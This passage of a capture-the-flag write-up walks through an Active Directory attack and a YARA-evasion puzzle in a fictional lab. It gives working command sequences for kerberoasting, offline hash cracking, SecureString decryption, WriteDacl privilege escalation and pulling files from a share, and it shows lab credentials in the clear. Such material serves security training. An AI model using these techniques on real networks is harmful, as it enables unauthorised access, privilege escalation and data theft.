3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-
First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target Name: ELFU
|   NetBIOS_Domain_Name: ELFU
```

```
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: elfu.local
|   DNS_Computer_Name: DC01.elfu.local
|   DNS_Tree_Name: elfu.local
|   Product_Version: 10.0.17763
|   System_Time: 2022-01-02T04:06:27+00:00
| ssl-cert: Subject: commonName=DC01.elfu.local
| Not valid before: 2021-10-28T19:21:37
| Not valid after:  2022-04-29T19:21:37
|_ssl-date: 2022-01-02T04:07:06+00:00; -1s from scanner time.
...
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
...
Nmap done: 1 IP address (1 host up) scanned in 248.09 seconds
mqsuhnanws@grades:~$ nmap -sC -sV -Pn -n 10.128.3.30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-02 04:08 UTC
Nmap scan report for 10.128.3.30
Host is up (0.00021s latency).
Not shown: 966 closed ports
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ae:f0:d9:6c:7e:90:f6:03:e3:88:ea:fb:2a:00:5f:19 (RSA)
|   256 8b:c0:90:e1:c1:dd:cb:85:94:55:1e:c7:9f:0c:30:88 (ECDSA)
|   256 1b:09:71:14:b9:dd:68:a2:37:59:0d:9e:27:4b:f3:40 (ED25519)
53/tcp   open  domain       (generic dns response: NOTIMP)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
80/tcp   open  http         Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.128.3.30/register
88/tcp   open  kerberos-sec Heimdal Kerberos (server time: 2022-01-02 04:08:43Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: ELFU)
389/tcp  open  ldap         (Anonymous bind OK)
| ssl-cert: Subject: commonName=SHARE30.elfu.local/organizationName=Samba Administration
| Not valid before: 2021-10-29T19:30:08
| Not valid after:  2023-09-29T19:30:08
| ssl-date: 2022-01-02T04:09:49+00:00; +9s from scanner time.
445/tcp  open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: ELFU)
...
Service Info: Host: SHARE30; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows
...
Nmap done: 1 IP address (1 host up) scanned in 63.22 seconds
```

From these results we can conclude that the internal domain is called **elfu.local**, IP address **10.128.1.53** is the internal Windows Domain Controller **DC01.elfu.local** and IP address **10.128.3.30** is an internal Linux server running Samba on port 445 called **SHARE30.elfu.local**

As I got python on the server I'm going to use impacket's GetUserSPNs.py script on the server use a coped base64 encode string. This script can be used to find any Service Principal Names that are associated with a normal user account using a low privilege domain user (which I am) and request the tickets (for more information regarding this check out Tim Medin's talk Kerberos & Attacks 101):

```
mqsuhnanws@grades:~$ echo "Base64EncodedStringofGetUserSPNs" | base64 -d > GetUserSPNs.py

mqsuhnanws@grades:~$ python3 GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53
elfu.local/mqsuhnanws:'Kksolsekr#' -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                 Name      MemberOf  PasswordLastSet             LastLogon
Delegation
----------------------------------  --------  --------  --------------------------  ---------------------
-----  ----------
ldap/elfu_svc/elfu                   elfu_svc            2021-10-29 19:25:04.305279  2022-01-01
05:03:47.207822
ldap/elfu_svc/elfu.local             elfu_svc            2021-10-29 19:25:04.305279  2022-01-01
05:03:47.207822
ldap/elfu_svc.elfu.local/elfu        elfu_svc            2021-10-29 19:25:04.305279  2022-01-01
05:03:47.207822
ldap/elfu_svc.elfu.local/elfu.local  elfu_svc            2021-10-29 19:25:04.305279  2022-01-01
05:03:47.207822
```

```
mqsuhnanws@grades:~$ cat spns.txt
$krb5tgs$23$*elfu svc$ELFU.LOCAL$elfu.local/elfu svc*$5907b7c1f7d0e2c61c126424c238f7a7$5c4c3bd5f815f9ac6fc
43bf048d9d2b03398031b36f00793bcc2004ef6d50b636ad60793319a81c0ff7e5a4bd5167fd5fb7a5537efbd5a85e831d2bb1939f
c47f821109b5ea5855c1fa87a3b7a0edd5b3789a5e9bf47801b61c3482ba27361c4727dfbbf8055b11e6b17ba591f44971b778fbfb
63f5a56b82cacd634d634bf5c0abedec0646704fb713b81ae10116ab44cc66ca23290cf6c21db8f007a861f580915ca9867d2d1cd1
0d8df1d79ddf5b19a05f673f5e57632ed56f782fe9fa2015949e90b10663c626dc89f8c76ff6b6ef53f9d6dc7e942bcbadf596913e
deb8681a0383abe5ef1b9d3ad04206f001ee0c8b9c03688178acbdd4fec4aab6cc1ebb15a3ca5ce2f0b0307388e1cf0c40ad6f085f
d6d3e320a7d0f4eb1d5fc9b9b82d08c6510d8e6d1649e523416266f67425713e3d19180546c31cbe9eb34c766ebf5d7fabaad0425f
2759f2939759f625b663f5294e4ffb676df7a41a6a5c79539f58f71598fd467c611a7ddd7a368cab7426ec4da61c5fd6e35016b0e1
0e462caf804e9cb8983b85fe7987cdf5115faabf2b6c518e0b81329a5c9018bf6d0e811b8813562c183be9e59bd77c89130dd4d5f0
358dd5b7c225788a119da4b5c8d94132b9206ad7357b3a52cea62ed350e37294c6efa548e19ad3c54ba6f509f57fb65be349b9f432
038d3a5afa5c9d3bf1f314969169453d5c9a3d4fb8a91296643e00af0c16c787ef77b46e0a2821d0d92373a9d808656b8b9a155a04
f7caa71082c299cc8f9bdb35d66bcb93e91e681338e051f09416334d57f23db4c7f8eeca341de8576e77de87ab3a55250e3dfa6c6a
475d2c3a8339625b74fa916eccc1c4f12f94ceba6a99924eb0cf03885bceae475d4e85cc0b388426ff1bc6ebc7b558c3ca8deb6e05
bde426f0136f4c9558d71a8e7422af72925a95fc22efcf430876c9bcb7e925654eadb27331b8664660038be004fbd8d971942f7cf9
44804c0161e8440e6d4371a0752289838e84f32f345da5532218009ff6e8af8e24faec598d3a804687cfbd656d6b4a44aa96244936
87043b52a25f1a742079b4bba23362ed625cb9ecd31e1c4a1840d82efe1634ff8ecf80d4b4c9fce67e3e1c9b549a3cb9afff7cd241
db3fd8a32501a679741e5eac703a3b13977991f0d663fc4bc06d4df4266047d35824e6d1c42e5da4544934f479486c1ffc8b4e192f
0a68904f23a9ba35e4ebf06594052bb97d20514ac6b5f6cfc758e0d3cbc5a9ff90221c25d5067f834bfdcd517b8c3b9547eb246827
713399cab1e6dfe29353ddda5e0c0e6eb64a5d11674d7a95050f63169669bb0d7bb34830eb27e0ba3d48d4a68869508196d0384be1
45af073efd73c9029b4df0af9fa4de9eff416889bdd904fbc55aed56dd0d315182ebd79e892f67323251892d866519bffe40321e74
10439ddf2b1d778e91efe4406
```

The retrieved hash for the elfu.local/elfu_svc can be cracked offline using hashcat. Before running hashcat I use CeWL to create a custom wordlist to use from the registration website (note that when manually inspecting the page source you can see some commented text which might proof handy: `<!-- Remember the groups battling to win the karaoke contest earleir this year? I think they were rocks4socks, cookiepella, asnow2021, v0calprezents, Hexatonics, and reindeers4fears. Wow, good times! -->`), and download a copy of the file OneRuleToRuleThemAll.rule to mangle the wordlist created to increase our chances of cracking the hash:

```
$ cewl -m 5 -a --with-numbers -w wordlist.txt https://register.elfu.org/register
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
$ wget
https://raw.githubusercontent.com/NotSoSecure/password_cracking_rules/master/OneRuleToRuleThemAll.rule
$ vi spns.txt (copy in the hash retrieved)
$ hashcat -m 13100 -a 0 spns.txt --potfile-disable -r OneRuleToRuleThemAll.rule --force -O -w 4 --opencl-
device-types 1,2 wordlist.txt
hashcat (v6.1.1) starting...
...
elfu.local/elfu_svc Password cracks to : Snow2021!
...
```

The hash is cracked and I now have the user name (elfu_svc) and password (Snow2021!) to use, the account wasn't usable on the domain controller so I check for shares on 10.128.3.30 (SHARE30.elfu.local). I am able to connect to the elfu_svc_shr on the server with the account and download all the files:

```
mqsuhnanws@grades:~$ mkdir files
mqsuhnanws@grades:~$ cd files/
mqsuhnanws@grades:~/files$ smbclient -U elfu_svc -L 10.128.3.30
Enter WORKGROUP\elfu_svc's password:

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk
        sysvol          Disk
        elfu_svc_shr    Disk      elfu_svc_shr
        research_dep    Disk      research_dep
        IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available
mqsuhnanws@grades:~/files$ smbclient -U elfu_svc //10.128.3.30/elfu_svc_shr
Enter WORKGROUP\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \> prompt OFF
smb: \> mget *
<snip>
smb: \> exit
```

Using grep to quickly check the large volume of files for any passwords that may have been left behind. The file GetProcessInfo.ps1 stands out and upon manual inspection of the file it is using a SecureString to save the password in. As PowerShell 7.2.0 is installed on the server we have access to we can use it to decode the password used in the script:

```
mqsuhnanws@grades:~/files$ grep -R -i 'password ='
Replace-NavServerContainer.ps1:        $settings = Get-Content -path $settingsScript | Where-Object {
!$ .Startswith('$Office365Password = ') }
Replace-NavServerContainer.ps1:        $secureOffice365Password = ConvertTo-SecureString -String
$AadAccessToken -AsPlainText -Force
Replace-NavServerContainer.ps1:        $encOffice365Password = ConvertFrom-SecureString -SecureString
$secureOffice365Password -Key $passwordKey
Replace-NavServerContainer.ps1:        $settings += ('$Office365Password = "'+$encOffice365Password+'"')
Encryption.ps1:            $privateCertSecurePassword = $PrivateCertPassword | ConvertTo-SecureString -
AsPlainText -Force
New-NavContainer.ps1:        $encPassword = ConvertFrom-SecureString -SecureString $credential.Password -
Key $passwordKey
New-NavContainer.ps1:            $encDatabasePassword = ConvertFrom-SecureString -SecureString
$databaseCredential.Password -Key $passwordKey
Create-AadAppsForNav.ps1:            $password =
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto([System.Runtime.InteropServices.Marshal]::Secure
StringToBSTR($AadAdminCredential.Password))
GetProcessInfo.ps1:$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwAN
gA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANAB
lAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlA
GUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
Ensure-LocalAdmin.ps1:                $password = Decrypt-Asymmetric -EncryptedBase64String $Secret -
CertThumbprint $CertThumbprint -CertStore $CertStore -ErrorAction Stop
Run-AlValidation.ps1:    $password = GetRandomPassword
mqsuhnanws@grades:~/files$ cat GetProcessInfo.ps1
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwAN
gA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANAB
lAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlA
GUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf",
$aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication
Negotiate
mqsuhnanws@grades:~/files$ pwsh
PowerShell 7.2.0-rc.1
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/mqsuhnanws/files> $SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwAN
gA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANAB
lAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlA
GUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
PS /home/mqsuhnanws/files> $aPass = $SecStringPassword | ConvertTo-SecureString -Key
2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
PS /home/mqsuhnanws/files> $temp = New-Object PSCredential ("Decrypt", $aPass)
PS /home/mqsuhnanws/files> $Decrypted = $temp.GetNetworkCredential().Password
PS /home/mqsuhnanws/files> $Decrypted
A1d655f7f5d98b10!
```

I now have the user name (remote_elf) and password (A1d655f7f5d98b10!) to use, and this account allowed me to remote in to the Domain Controller. On the Domain Controller I have a look at the security groups that exists and the one that stood out was called Research Department which would be the group that has access to the document we want:

```
PS /home/mqsuhnanws/files> $password = ConvertTo-SecureString "A1d655f7f5d98b10!" -AsPlainText -Force
PS /home/mqsuhnanws/files> $creds = New-Object System.Management.Automation.PSCredential -ArgumentList
("elfu.local\remote_elf", $password)
PS /home/mqsuhnanws/files> Enter-PSSession -ComputerName DC01.elfu.local -Credential $creds -
Authentication Negotiate
[DC01.elfu.local]: PS C:\Users\remote_elf\Documents> cd \
[DC01.elfu.local]: PS C:\> Import-Module ActiveDirectory
[DC01.elfu.local]: PS C:\> Get-ADGroup -filter * -Properties * | select DistinguishedName,Description

DistinguishedName                                                    Description
```

```
-----------------                                                    -----------
CN=Administrators,CN=Builtin,DC=elfu,DC=local                        Administrators have complete and...
CN=Users,CN=Builtin,DC=elfu,DC=local                                 Users are prevented from making ...
...
CN=Remote Management Domain Users,CN=Users,DC=elfu,DC=local          Members of this group are able t...
CN=Research Department,CN=Users,DC=elfu,DC=local                     Members of this group have acces...
CN=File Shares,CN=Computers,DC=elfu,DC=local
```

A close look at this security group identifies that members of the group have access to all ElfU research resources/share. Reviewing the permission on the security group I see that the remote_elf account has WriteDacl permission to the group:

```
[DC01.elfu.local]: PS C:\> Get-ADGroup "CN=Research Department,CN=Users,DC=elfu,DC=local" -Properties
Description

Description       : Members of this group have access to all ElfU research resources/shares.
DistinguishedName : CN=Research Department,CN=Users,DC=elfu,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : Research Department
ObjectClass       : group
ObjectGUID        : 8dd5ece3-bdc8-4d02-9356-df01fb0e5f3d
SamAccountName    : ResearchDepartment
SID               : S-1-5-21-2037236562-2033616742-1485113978-1108

[DC01.elfu.local]: PS C:\> $ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\>
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
...
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
...
```

With this access I give my mqsuhnanws account GenericAll permission to the group meaning I can us my account to add myself in to the group next:

```
[DC01.elfu.local]: PS C:\> Add-Type -AssemblyName System.DirectoryServices
[DC01.elfu.local]: PS C:\> $ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\> $username = "mqsuhnanws"
[DC01.elfu.local]: PS C:\> $nullGUID = [guid]'00000000-0000-0000-0000-000000000000'
[DC01.elfu.local]: PS C:\> $propGUID = [guid]'00000000-0000-0000-0000-000000000000'
[DC01.elfu.local]: PS C:\> $IdentityReference = (New-Object
System.Security.Principal.NTAccount("elfu.local\$username")).Translate([System.Security.Principal.Security
Identifier])
[DC01.elfu.local]: PS C:\> $inheritanceType =
[System.DirectoryServices.ActiveDirectorySecurityInheritance]::None
[DC01.elfu.local]: PS C:\> $ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule
$IdentityReference, ([System.DirectoryServices.ActiveDirectoryRights] "GenericAll"),
([System.Security.AccessControl.AccessControlType] "Allow"), $propGUID, $inheritanceType, $nullGUID
[DC01.elfu.local]: PS C:\> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString
[DC01.elfu.local]: PS C:\> $secOptions = $domainDirEntry.get_Options()
[DC01.elfu.local]: PS C:\> $secOptions.SecurityMasks = [System.DirectoryServices.SecurityMasks]::Dacl
[DC01.elfu.local]: PS C:\> $domainDirEntry.RefreshCache()
[DC01.elfu.local]: PS C:\> $domainDirEntry.get_ObjectSecurity().AddAccessRule($ACE)
[DC01.elfu.local]: PS C:\> $domainDirEntry.CommitChanges()
[DC01.elfu.local]: PS C:\> $domainDirEntry.dispose()

[DC01.elfu.local]: PS C:\> Add-Type -AssemblyName System.DirectoryServices
[DC01.elfu.local]: PS C:\> $ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
[DC01.elfu.local]: PS C:\> $username = "mqsuhnanws"
[DC01.elfu.local]: PS C:\> $password = "Kksolsekr#"
[DC01.elfu.local]: PS C:\> $domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry
$ldapConnString, $username, $password
[DC01.elfu.local]: PS C:\> $user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
[DC01.elfu.local]: PS C:\> $sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
[DC01.elfu.local]: PS C:\> $b=New-Object byte[] $sid.BinaryLength
[DC01.elfu.local]: PS C:\> $sid.GetBinaryForm($b,0)
```

```
[DC01.elfu.local]: PS C:\> $hexSID=[BitConverter]::ToString($b).Replace('-','')
[DC01.elfu.local]: PS C:\> $domainDirEntry.Add("LDAP://<SID=$hexSID>")
[DC01.elfu.local]: PS C:\> $domainDirEntry.CommitChanges()
[DC01.elfu.local]: PS C:\> $domainDirEntry.dispose()

[DC01.elfu.local]: PS C:\> exit
PS /home/mqsuhnanws/files> exit
```


Now that my user account mqsuhnanws is a member of the security group Research Department I connect under my account to the research_dep share on 10.128.3.30 and get a copy of the pdf file:

```
mqsuhnanws@grades:~/files$ cd ..
mqsuhnanws@grades:~$ smbclient //10.128.3.30/research_dep
Enter WORKGROUP\mqsuhnanws's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec  2 16:39:42 2021
  ..                                  D        0  Sat Jan  1 08:01:28 2022
  SantaSecretToAWonderfulHolidaySeason.pdf      N   173932  Thu Dec  2 16:38:26 2021

                41089256 blocks of size 1024. 33527808 blocks available
smb: \> get SantaSecretToAWonderfulHolidaySeason.pdf
getting file \SantaSecretToAWonderfulHolidaySeason.pdf of size 173932 as
SantaSecretToAWonderfulHolidaySeason.pdf (56616.6 KiloBytes/sec) (average 56618.5 KiloBytes/sec)
smb: \> exit
```

From my local kali I use scp to copy the SantaSecretToAWonderfulHolidaySeason.pdf file locally for inspection:

```
$ scp -P 2222 mqsuhnanws@grades.elfu.org:SantaSecretToAWonderfulHolidaySeason.pdf ~/
mqsuhnanws@grades.elfu.org's password: ************
SantaSecretToAWonderfulHolidaySeason.pdf                    100%  170KB 107.7KB/s   00:01

$ xdg-open ~/SantaSecretToAWonderfulHolidaySeason.pdf
```

The first secret ingredient that Santa urges each elf and reindeer to consider for a wonderful holiday season is **Kindness**



9 SPLUNK!

Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when when you complete the analysis? ***(Difficulty 3/5)***

I head down to the lobby and check with Fitzy Shortstack who needs help getting an application bypass some Yara rules.

9.1 YARA ANALYSIS

Fitzy Shortstack

Hiya, I'm Fitzy Shortstack! I was just trying to learn a bit more about YARA with this here Cranberry Pi terminal. I mean, I'm not saying I'm worried about attack threats from that other con next door, but... OK. I AM worried. I've been thinking a bit about how malware might bypass YARA rules. If you can help me solve the issue in this terminal, I'll understand YARA so much better! Would you please check it out so I can learn? And, I'll tell you what – if you help me with YARA, I'll give you some tips for Splunk! I think if you make small, innocuous changes to the executable, you can get it to run in spite of the YARA rules.

After connecting to the terminal and trying to run the application we are notified that it matches a yara rule. Review of the yara rule flagged shows it's looking for a specific string (candycane) in the application, using sed we change this slightly to be c4ndycane after which the application bypasses the yara rule:

```
HELP!!!

This critical application is supposed to tell us the sweetness levels of our candy
manufacturing output (among other important things), but I can't get it to run.

It keeps saying something something yara. Can you take a look and see if you
can help get this application to bypass Sparkle Redberry's Yara scanner?

If we can identify the rule that is triggering, we might be able change the program
to bypass the scanner.

We have some tools on the system that might help us get this application going:
vim, emacs, nano, yara, and xxd

The children will be very disappointed if their candy won't even cause a single cavity.

$ ls
the_critical_elf_app  yara_rules
$ ./the_critical_elf_app
yara rule 135 ./the critical elf app
$ grep "yara_rule_135 " -A11 yara_rules/rules.yar
rule yara_rule_135 {
   meta:
      description = "binaries - file Sugar_in_the_machinery"
      author = "Sparkle Redberry"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-21"
      hash = "19ecaadb2159b566c39c999b0f860b4d8fc2824eb648e275f57a6dbceaf9b488"
   strings:
      $s = "candycane"
   condition:
      $s
}
$ sed -i 's/candycane/c4ndycane/g' the_critical_elf_app
$ ./the_critical_elf_app
yara rule 1056 ./the critical elf app
```

The next rule flagged is checking for 2 hex strings and blocks it if both match. Converting both hex strings from hexdump into binary format shows the first one looking for string *libc.so.6* and the other is looking for *rogram!!*. The first one is a library so we won't want to change that one to avoid the application not functioning. Using sed again we change the hex string again minimal from *rogram!!* to *r0gram!!* (x6f -> x30) after which the applications bypasses the yara rule:

```
$ grep "yara_rule_1056 " -A12 yara_rules/rules.yar
rule yara_rule_1056 {
   meta:
        description = "binaries - file frosty.exe"
        author = "Sparkle Redberry"
        reference = "North Pole Malware Research Lab"
        date = "1955-04-21"
        hash = "b9b95f671e3d54318b3fd4db1ba3b813325fcef462070da163193d7acb5fcd03"
    strings:
        $s1 = {6c 6962 632e 736f 2e36}
        $hs2 = {726f 6772 616d 2121}
    condition:
        all of them
}
$ echo "6c 6962 632e 736f 2e36" | xxd -r -p
libc.so.6
$ echo "726f 6772 616d 2121" | xxd -r -p
rogram!!
$ sed -i 's/\x72\x6f\x67\x72\x61\x6d\x21\x21/\x72\x30\x67\x72\x21\x21/g' the_critical_elf_app
$ ./the_critical_elf_app
yara_rule_1732 ./the_critical_elf_app
```

The program is still being blocked by another yara rule. This rule check for 3 conditions and if all match it blocks it, I only have to make one not match and for that I pick the size check. The file is currently 17K in size and I'm appending it with 40000 A characters (as this is added at the end of a working application is doesn't impact the functionality). The file size is now 56K meaning its large then the check in the yara rule and now the application can run:

```
$ grep "yara_rule_1732 " -A31 yara_rules/rules.yar
rule yara_rule_1732 {
   meta:
      description = "binaries - alwayz winter.exe"
      author = "Santa"
      reference = "North Pole Malware Research Lab"
      date = "1955-04-22"
      hash = "c1e31a539898aab18f483d9e7b3c698ea45799e78bddc919a7dbebb1b40193a8"
   strings:
      $s1 = "This is critical for the execution of this program!!" fullword ascii
      $s2 = "  frame dummy init array entry" fullword ascii
      $s3 = ".note.gnu.property" fullword ascii
      $s4 = ".eh_frame_hdr" fullword ascii
      $s5 = "__FRAME_END__" fullword ascii
      $s6 = "  GNU EH FRAME HDR" fullword ascii
      $s7 = "frame dummy" fullword ascii
      $s8 = ".note.gnu.build-id" fullword ascii
      $s9 = "completed.8060" fullword ascii
      $s10 = "_IO_stdin_used" fullword ascii
      $s11 = ".note.ABI-tag" fullword ascii
      $s12 = "naughty string" fullword ascii
      $s13 = "dastardly string" fullword ascii
      $s14 = "__do_global_dtors_aux_fini_array_entry" fullword ascii
      $s15 = "__libc_start_main@@GLIBC_2.2.5" fullword ascii
      $s16 = "GLIBC_2.2.5" fullword ascii
      $s17 = "its a holly jolly variable" fullword ascii
      $s18 = "  cxa_finalize" fullword ascii
      $s19 = "HolidayHackChallenge{NotReallyAFlag}" fullword ascii
      $s20 = "__libc_csu_init" fullword ascii
   condition:
      uint32(1) == 0x02464c45 and filesize < 50KB and
      10 of them
}
$ ls -alh the_critical_elf_app
-rwxr-xr-x 1 snowball2 snowball2 17K Jan  2 06:52 the_critical_elf_app
$ python3 -c 'print("A" * 40000)' >> the_critical_elf_app
$ ls -alh the_critical_elf_app
-rwxr-xr-x 1 snowball2 snowball2 56K Jan  2 06:55 the_critical_elf_app
$ ./the_critical_elf_app
/usr/local/bin/pre_execution.sh: line 26:   167 Killed                  yara
/home/snowball2/yara_rules/rules.yar $1 -l 1
Machine Running..
Toy Levels: Very Merry, Terry
Naughty/Nice Blockchain Assessment: Untampered
Candy Sweetness Gauge: Exceedingly Sugarlicious
Elf Jolliness Quotient: 4a6f6c6c7920456e6f7567682c204f76657274696d6520417070726f766564
```

With Fitzy Shortstack sorted I head to the Great Room to go see Angel Candysalt.

9.2 Splunk!

Angel Candysalt

Greetings North Pole visitor! I'm Angel Candysalt! A euphemism? No, that's my name. Why do people ask me that? Anywho, I'm back at Santa's Splunk terminal again this year. There's always more to learn! Take a look and see what you can find this year. With who-knows-what going on next door, it never hurts to have sharp SIEM skills!

Hints	
1	**GitHub Monitoring in Splunk**: Between GitHub audit log and webhook event recording, you can monitor all activity in a repository, including common `git` commands such as `git add`, `git status`, and `git commit`.
2	**Sysmon Monitoring in Splunk**: Sysmon network events don't reveal the process parent ID for example. Fortunately, we can pivot with a query to investigate process creation events once you get a process ID.
3	**Malicious NetCat??**: Did you know there are multiple versions of the Netcat command that can be used maliciously? `nc.openbsd`, for example.

